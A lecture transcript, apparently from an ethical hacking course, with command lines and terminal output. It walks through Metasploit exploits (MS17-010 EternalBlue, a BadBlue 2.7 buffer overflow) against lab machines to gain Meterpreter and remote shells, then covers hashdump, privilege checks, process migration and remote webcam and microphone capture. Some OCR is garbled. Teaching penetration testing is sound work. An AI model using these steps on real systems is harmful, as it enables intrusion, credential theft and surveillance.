We need to set *RHOST*; *RHOST* means remote host means target machine IP address. So, to set *RHOST* we need to use the command; *set* then *RHOST*, then IP address 10.35.1.150. Now, we also need to set *RPORT*; to set *RPORT* we need to use open port from the scanning face; we already find out the port 445 is open in the target machine.

So, it is already 445 port is selected; so no need to change this. So, otherwise if you want to change this port we need to use the command *set RPORT*, then the port number 445. Now by using the *show options* command; we can see that all the options are set and this time it did not do anything using the *SMBPIPE*.

(Refer Slide Time: 20:45)



```
root@kali: ~
```

```
msf exploit(windows/jsp/malicious_jsp) > exploit
```

```
[*] Started reverse TCP handler on 10.35.1.153:4444
```

```
[*] 10.35.1.150:445 - automatically detecting the target...
```

```
[*] 10.35.1.150:445 - Fingerprint: Windows XP - Service Pack 2 - Lang(English)
```

```
[*] 10.35.1.150:445 - Selected Target: Windows XP SP2 English (Alwaysdm NX)
```

```
[*] 10.35.1.150:445 - Attempting to trigger the vulnerability...
```

```
[*] Sending stage (179779 bytes) to 10.35.1.150
```

```
[*] Sleeping before handling stage...
```

```
[*] Meterpreter session 1 opened (10.35.1.153:4444 -> 10.35.1.150:1099) at 2019-07-08 02:49:16 -0400
```

```
meterpreter > sysinfo
```

```
Computer : EXPLOITE-3B305B
```

```
OS : Windows XP (Build 2600, Service Pack 2).
```

```
Architecture : i386
```

```
System Language : en-US
```

```
Domain : WORKGROUP
```

```
Logged On Users : 2
```


```
Meterpreter : x86/windows
```

```
meterpreter > help
```

Now to exploit the system, we use the command *exploit* or *run*. So, this time we use the command *exploit*; started reverse TCP handler on the attacker machine. So, this IP address 10.35.1.153 is basically the attacker machine IP address and using the port 4444; this is also the port which is used by the attacker machine.

And see we got the meterpreter session; that means, we already enter inside the target system. By using the command *sysinfo*, we can check the information about the target machine and see it showing windows XP and all the details of the target machine; so; that means, we are already now inside the target machine. Now, we can perform some task from meterpreter session.

(Refer Slide Time: 22:19)




The screenshot shows a terminal window titled 'root@kali: ~'. The window displays a help menu for meterpreter commands. It is organized into sections: 'Priv: Elevate Commands', 'Priv: Password database Commands', and 'Priv: Timestamp Commands'. Each section lists a command and its description. The 'Priv: Password database Commands' section contains 'getsystem' and 'hashdump'. The 'Priv: Timestamp Commands' section contains 'timestamp'. The bottom of the window shows the prompt 'meterpreter > |'.

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.
hashdump	Dumps the contents of the SAM database
timestamp	Manipulate file MACE attributes

By using the command *help* we can check all the available command in meterpreter session. Now see, lots of interesting commander here in meterpreter session; *bg kill*, *kill* a background meterpreter script.

(Refer Slide Time: 22:43)



The screenshot shows a terminal window titled 'root@kali: ~'. The window displays a help menu for meterpreter commands. The list includes various commands such as cat, cd, checksum, cp, dir, download, edit, getwd, getwd, lcd, lls, lpwd, ls, mkdir, mv, pwd, rm, rmdir, search, show mount, and upload. Each command is followed by a brief description. The bottom of the window shows the prompt 'meterpreter > |'.

Command	Description
cat	Read the contents of a file to the screen
cd	Change directory
checksum	Retrive the checksum of a file
cp	Copy source to destination
dir	List (linx alias for ls)
download	Download a file or directory
edit	Edit a file
getwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lls	List local files
lpwd	Print local working directory
ls	List files
mkdir	Make directory
mv	Move source to destination
pwd	Print working directory
rm	Delete the specified file.
rmdir	Remove directory
search	Search for files
show mount	List all mount points/logical drives
upload	Upload a file or directory

Similarly, there is also some other command like *download*; download a file or directory from the victim machine. Then we can also use *mkdir* to make a directory in the victim machine, we can also delete the directory from the victim machine. We can also capture the screen, we can also able to on the web cam in the victim machine and

microphone also. We can also record remotely whatever the conversation is going on in front of the victim machine.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 22
Metasploit Exploiting System Software -2

(Refer Slide Time: 00:15)



The screenshot shows a terminal window on a Kali Linux desktop. The title bar says "Terminal". The command entered is "root@kali: ~# nmap -T4 --script vuln 10.35.1.155". The output shows the start of the scan, the broadcast-avahi-dos pre-scan script results, and the discovery of a host at 224.0.0.251. It notes an attempt to exploit a vulnerability (CVE-2011-1002) using a NULL UDP avahi packet, but states that hosts are all up and not vulnerable.

```
root@kali: ~# nmap -T4 --script vuln 10.35.1.155
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-08 03:48 EDT
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
| After NULL UDP avahi packet DoS (CVE-2011-1002).
| Hosts are all up (not vulnerable).
```

Let us start with another example. Now, today our target IP address is 10.35.1.155. So, in first phase we need to find out all the vulnerabilities of the target machine. So, in previous lesson, we already check how to find out the vulnerability using Nessus, alternatively we can also find all the vulnerability using the nmap script *vuln*.

So, directly go to the terminal Kali Linux and start to find the vulnerabilities using nmap script *vuln*, *nmap*, then timing option *T4*, then script name is *vuln*, and the IP address is 10.35.1.155. Starting nmap and it will take some time to give result, ok.

(Refer Slide Time: 02:05)

```
Applications Places Terminal Mon(03:54) root@kali:~  
File Edit View Search Terminal Help  
49157/tcp open unknown  
MAC Address: 00:0C:29:92:51:0A (VMware)  
  
Host script results:  
|_ samba-vuln-cve-2012-1182: NT STATUS ACCESS DENIED  
|_ smb-vuln-ms10-054: false  
|_ smb-vuln-ms10-061: NT STATUS ACCESS DENIED  
|_ smb-vuln-ms17-010:  
    VULNERABLE:  
        Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
        State: VULNERABLE  
        IDs: CVE:CVE-2017-0143  
        Risk factor: HIGH  
            A critical remote code execution vulnerability exists in Microsoft SMBv1  
            servers (ms17-010).  
  
    Disclosure date: 2017-03-14  
    References:  
        https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
        https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
        https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
  
Nmap done: 1 IP address (1 host up) scanned in 53.62 seconds  
root@kali:~# msfconsole
```

(Refer Slide Time: 02:16)

```
Applications Places Terminal Mon(03:49) root@kali:~  
File Edit View Search Terminal Help  
Host is up (0.019s latency).  
Not shown: 990 closed ports  
PORT      STATE SERVICE  
135/tcp    open  msrpc  
139/tcp    open  netbios-ssn  
445/tcp    open  microsoft-ds  
5357/tcp   open  wsddapi  
49152/tcp  open  unknown  
49153/tcp  open  unknown  
49154/tcp  open  unknown  
49155/tcp  open  unknown  
49156/tcp  open  unknown  
49157/tcp  open  unknown  
MAC Address: 00:0C:29:92:51:0A (VMware)  
  
Host script results:  
|_ samba-vuln-cve-2012-1182: NT STATUS ACCESS DENIED  
|_ smb-vuln-ms10-054: false  
|_ smb-vuln-ms10-061: NT STATUS ACCESS DENIED  
|_ smb-vuln-ms17-010:  
    VULNERABLE:  
        Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
        State: VULNERABLE  
        IDs: CVE:CVE-2017-0143  
        Risk factor: HIGH  
            A critical remote code execution vulnerability exists in Microsoft SMBv1
```

We got the result. It showing the port 135 TCP port is open, 139 TCP port open, port 445, 5357, 49152, 49153, 49154, 49155 and 49156 and 49157 TCP port is open. And it showing *samba - vuln - cve - 2012 - 1182 STATUS ACCESS DENIED*. *smb - vuln - MS01 - 054*, it also showing *false*, *smb - vuln - MS10 - 061 STATUS ACCESS DENIED*, *smb - vuln - MS17 - 010*, it showing VULNERABLE. And REMOTE CODE EXECUTION VULNERABILITY IN MICROSOFT SMB version 1 server, so it showing in the target machine *ms17 - 010* vulnerability is present. Now, we use metasploit framework to exploit the target machine using the

vulnerability name *ms17-010*. Let us start metasploit. So, by using the command *msfconsole* we can open metasploit.

(Refer Slide Time: 04:21)

Now, search for the exploit in metasploit framework related to the vulnerability name *ms17-010*.

(Refer Slide Time: 04:49)

```
msf > search ms17-010
[!] Module database cache not built yet, using slow search


Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          -----
auxiliary/admin/smb/ms17_010_command    2017-03-14  normal   MS17-010 EternalRomance/Eternal
ynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/ms17_010           2017-03-14  normal   MS17-010 SMB RCE Detection
exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average  MS17-010 EternalBlue SMB Remote
Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec       2017-03-14  normal   MS17-010 EternalRomance/Eternal
ynergy/EternalChampion SMB Remote Windows Code Execution

msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > show options
```

We got two auxiliary and two exploit. So, here we all only concern about the exploit. *exploit/windows/smb/MS17_010_eternalblue*. Disclosure date is 2017. And next one is *exploit/windows/smb/MS17_010_psexec*. Disclosure date is also in 2017.

So, let us start with the *exploit/windows/smb/MS17_010_eternalblue*. To use this exploit we use the command *use* followed by the exploit name. Now, to check the available option we need to use the command, *show options*.

(Refer Slide Time: 06:12)



The screenshot shows a terminal window titled 'Terminal' with the command-line interface of Metasploit Framework. The user has run the command `msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.35.1.155` and then `msf exploit(windows/smb/ms17_010_eternalblue) > exploit`. The exploit process is shown in progress, with numerous status messages indicating the attack's progress, such as connecting to the target, establishing a connection, sending exploit payloads, and finally successfully overwriting memory to gain a shell. The terminal shows the exploit session opening at 2019-07-08 03:59:24 -0400.

Now, among from this all these option now we only concern about the *RHOST* that is remote host means the IP address of the victim machine and *RPORT*; that means, a open port of the victim machine. So, now, *set RHOST* 10.35.1.155 which is the IP address of the target machine. And by default port 445 is selected.

And from the previous result a vulnerability scanning we see port 445 is open in the target machine. So, no need to change the RPORT 445. Now, use the command *exploit* or *run*. Started reverse TCP handler on the attacker machine with IP address 10.35.1.153 and port 4444. Wow, we get the shell of the victim machine.

Now, this is the command prompt of the victim machine. We can do anything from my attacker machine; that means, from my kali machine to the victim machine using this shell. So, this shell is basically the *cmd* of the victim machine.

(Refer Slide Time: 08:30)

(Refer Slide Time: 08:31)

```
File Edit View Search Terminal Help
07/14/2009 07:11 AM 229,888 XpsRasterService.dll
07/14/2009 07:09 AM 4,835,840 xpsrchvw.exe
06/11/2009 02:01 AM 76,050 xpsrchvw.xml
07/14/2009 07:11 AM 3,008,000 xpsservices.dll
07/14/2009 07:11 AM 706,560 XPSSHDR.dll
07/14/2009 07:11 AM 1,576,448 xpsvcs.dll
06/11/2009 02:33 AM 4,041 xwizard.dtd
07/14/2009 07:09 AM 42,496 xwizard.exe
07/14/2009 07:11 AM 432,640 xwizards.dll
07/14/2009 07:11 AM 101,888 xwreg.dll
07/14/2009 07:11 AM 201,216 xwpdui.dll
07/14/2009 07:11 AM 129,536 xwtpw32.dll
07/14/2009 08:50 AM <DIR> zh-CN
07/14/2009 08:50 AM <DIR> zh-HK
07/14/2009 08:50 AM <DIR> zh-TW
07/14/2009 07:11 AM 366,080 zipfldr.dll
2539 File(s) 1,103,161,584 bytes
89 Dir(s) 21,637,865,472 bytes free


C:\Windows\system32>cd..
cd..

C:\Windows>cd..
cd..

C:\>dir
```

So, by using the command *dir* we can check all the directory of the directory and file in system 32. Alternatively, we can also check any other list of directory in the victim machine. Suppose, you want to check all the list of the file and directory in C drive, then go to the file system C and then use the command *dir*, ok.

(Refer Slide Time: 09:09)



```
Applications Places Terminal Mon(34:0) root@kali:~  
File Edit View Search Terminal Help  
06/28/2018 09:41 AM <DIR> Program Files  
07/14/2009 10:27 AM <DIR> Program Files (x86)  
06/28/2018 09:39 AM <DIR> Users  
06/25/2019 01:19 PM <DIR> Windows  
    0 File(s) 0 bytes  
    6 Dir(s) 21,624,795,136 bytes free  
  
C:\>rmdir hack  
rmdir hack  
  
C:\>dir  
dir  
Volume in drive C has no label.  
Volume Serial Number is DA30-5DE6  
  
Directory of C:\  
07/14/2009 08:50 AM <DIR> PerfLogs  
06/28/2018 09:41 AM <DIR> Program Files  
07/14/2009 10:27 AM <DIR> Program Files (x86)  
06/28/2018 09:39 AM <DIR> Users  
06/25/2019 01:19 PM <DIR> Windows  
    0 File(s) 0 bytes  
    5 Dir(s) 21,624,217,600 bytes free  
  
C:\>
```

We got all the list of file and directories in C drive. So, this is all the list of the directories. Now, we can also delete a directory or file we can also create a file or directory in the specified location. By using the command *mkdir* we can create a directory in the specified location.


Now, see I am creating a directory with the name *hack*. Now, check by the command *dir* and see a directory *hack* is created in C drive. Similarly, we can also delete any directory from any specified location. By using the command *rmdir* we can remove any directory. Suppose, now I want to remove the previously created directory *hack*, so *rmdir* then the directory name *hack*, directory deleted.

Now, to check use *dir* command. Now, see there is no directory with the name *hack*. So, this is basically the command prompt of the victim machine. So, by using the command prompt of the victim machine from my Kali Machine, I can handle the attacker, I can handle the Victim Machine. So, I am closing the session here now and I will discuss further in the next session about the metasploit framework.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 23
Metasploit Exploiting System Software and Privilege

(Refer Slide Time: 00:15)



The screenshot shows a terminal window titled 'Terminal' with the command 'root@kali:~\$'. The output of the 'nmap' command is displayed:


```
root@kali:~# nmap -T4 -p 1-1000 10.35.1.199
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-15 01:43 EDT
Nmap scan report for 10.35.1.199
Host is up (0.0046s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:0C:29:A1:A9:2D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
root@kali:~# nmap -T4 -sV 10.35.1.199
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-15 01:44 EDT
```

In previous session, we had discussed about system software vulnerability. Now in the session we will discuss about the Application Software Vulnerability and using that particular vulnerability, how to penetrate inside windows machine. Now consider that our target IP address is 10.35.1.199, ok. So, let us start from the scanning part. So, first we will perform a port scan *nmap –T4*, then *-P*. For the time being I am performing the port scan for port 1 to 1000, then the IP address 10.35.1.199 ok. Port 80 is open http service is running. Port 135 is also open, 139, 445 all TCP ports are open.

Now, perform a service scan *nmap* timing option *-T4*, then *-sV* for service scan, then the IP address 10.35.1.199. So far better visualisation we are performing service scan and also to know the details of the service means what particular version of the service is running in the target machine, ok. Here is the result.

(Refer Slide Time: 02:18)




```
Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
root@kali:~# nmap -T4 -sV 10.35.1.199
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-15 01:44 EDT
Nmap scan report for 10.35.1.199
Host is up (0.0029s latency).
Not shown: 989 closed ports
PORT      STATE SERVICE      VERSION
80/tcp      open  http        BadBlue httpd 2.7
135/tcp     open  msrpc       Microsoft Windows RPC
139/tcp     open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp     open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp    open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp   open  msrpc       Microsoft Windows RPC
49153/tcp   open  msrpc       Microsoft Windows RPC
49154/tcp   open  msrpc       Microsoft Windows RPC
49155/tcp   open  msrpc       Microsoft Windows RPC
49156/tcp   open  msrpc       Microsoft Windows RPC
49157/tcp   open  msrpc       Microsoft Windows RPC
MAC Address: 00:0C:29:A1:A9:2D (VMware)
Service Info: Host: WIN-U07C2KU2Q01; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.59 seconds
root@kali:~# msfconsole
```

In port 80, http service is running and the version of the http services is *BadBlue httpd 2.7*. From the experience we know that this service *BadBlue httpd 2.7* is a vulnerable service and this service is basically used to transfer file. Now we will exploit the vulnerability of the http service of the particular version *BadBlue httpd 2.7*. Let us start Metasploit framework.

(Refer Slide Time: 03:09)



```
Press SPACE BAR to continue

      =[ metasploit v5.0.35-dev
+ ... =[ 1905 exploits - 1073 auxiliary - 329 post
+ ... =[ 545 payloads - 44 encoders - 10 nops
+ ... =[ 2 evasion
]


msf5 > search badblue
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description
-  ...
  0  exploit/windows/http/badblue_ext_overflow  2003-04-20  great  Yes    BadBlue 2.5 EXT.dll Buffer Overflow
  1  exploit/windows/http/badblue_passthru      2007-12-10  great  No     BadBlue 2.72b PassThru Buffer Overflow

msf5 > use exploit/windows/http/badblue_passthru
msf5 exploit(windows/http/badblue_passthru) > show options
```

Now, in Metasploit framework search for the exploit related to the *badblue* service. So, we got two exploit; one is *exploit/windows/http/badblue_ext_overflow* and the

disclosure date is in 2003 and rank is great and second one is *exploit/windows/http/badblue_passthru*. Disclosure date is 2007 and rank is great and in description we clearly see that this is for the *BadBlue version 2.7*. So, we will use this particular exploit.

(Refer Slide Time: 04:27)



The screenshot shows a terminal window titled 'Terminal' with the command-line interface of Metasploit Framework. The session is running as root ('root@kali:~') on a Kali Linux system ('Mon 01-01'). The exploit target is set to 'BadBlue EE 2.7 Universal'. The user runs 'msf5 exploit(windows/http/badblue_passthru) > set RHOSTS 10.35.1.199' and then 'msf5 exploit(windows/http/badblue_passthru) > exploit'. The exploit starts a reverse TCP handler on port 4444, sends a stage payload to the target, and opens a meterpreter session. The meterpreter session details are displayed, including the host's sysinfo: Windows 7 (Build 7600), x86 architecture, en-US language, WORKGROUP domain, and two logged-on users. The session is labeled 'meterpreter >'.

Now, using show options command we can see all the options which we need to set. So, we need to set *RHOST*. So, use the command *set*, then *RHOST*, then the machine IP address is 10.35.1.199 and *RPORT* is already set as 80 and *http dbadblue* service is also running in port rightly. So, no need to change *RPORT*. Now use the command *exploit*, meterpreter session one is open with the host machine 10.35.1.1980 using the port 4444 and we got the meterpreter session.

Now, by using the command *sysinfo* we can check the information of the target machine. It is Windows 7, great. So, by using the vulnerability of the application software *BadBlue 2.7* we successfully exploit the target system.

(Refer Slide Time: 06:07)

The screenshot shows a terminal window with a dark background. At the top, it says "Applications • Places • Terminal • Mon 01:50 • root@kali:~". Below that is a menu bar with "File Edit View Search Terminal Help". The main area displays a list of commands with descriptions:

Command	Description
getsystem	Attempt to elevate your privilege to that of local system.

Below this, under "Priv: Password database Commands", is another table:

Command	Description
hashdump	Dumps the contents of the SAM database

Under "Priv: Timestamp Commands", there is a third table:

Command	Description
timestamp	Manipulate file MACE attributes

At the bottom of the terminal window, the meterpreter prompt "meterpreter >" is visible, followed by several command entries:

```
[-] priv_passwd get_sam_hashes: Operation failed: The parameter is incorrect.  
meterpreter > getuid  
Server username: WIN-U07C2KUZ0D1\exploiter  
meterpreter > [REDACTED]
```

Now, from the meterpreter section we can execute lots of command which is available in meterpreter. By typing *help* we can check all the available command. One of the important command is *hashdump*. By using the command *hashdump*, we can dump the content of the same database that means the password of the target machine, but in this scenario *hashdump* is not working. What is the reason? Now check the privilege of this user. So, the server username is *WIN* then *U07C2K* something, then *\exploiter*. So, this session do not have the administrative privilege.

So, to get the hash, to execute the *hashdump* command we need to escalate the administrative privilege first. So, now before getting the administrator privilege I do one thing. I simply migrate the process into any other legitimate and stable process.

(Refer Slide Time: 07:33)

```
root@kali:~# ps -aux
  PID TTY          TIME COMMAND
 1360  476  SearchIndexer.exe
1492  372  StikyNot.exe      x86  1      C:\Windows\System32\StikyNot.exe
1500  372  badblue.exe       x86  1      C:\Program Files\BadBlue\EE\badblue.exe
1736  476  svchost.exe
1764  476  svchost.exe
1792 1324  SearchProtocolHost.exe
1904 1324  dlhostex.exe
2028  476  taskhost.exe     x86  1      C:\Windows\system32\taskhost.exe
2080 1500  iexplore.exe    x86  1      C:\Program Files\Internet Explorer\iexplore.e
xe
2124  476  svchost.exe
2176 2080  iexplore.exe    x86  1      C:\Program Files\Internet Explorer\iexplore.e
xe
2316  476  wmpnetwk.exe
2906 428  wlrmrdr.exe      x86  1      C:\Windows\system32\wlrmrdr.exe
2972  372  cmd.exe         x86  1      C:\Windows\system32\cmd.exe
2988  388  conhost.exe     x86  1      C:\Windows\system32\conhost.exe
3168  476  svchost.exe
3700  588  WmiPrvSE.exe
3840  328  conhost.exe
3920 4016  svchost.exe
4016 1792  cmd.exe
meterpreter > migrate 2176
[*] Migrating from 1500 to 2176...
```

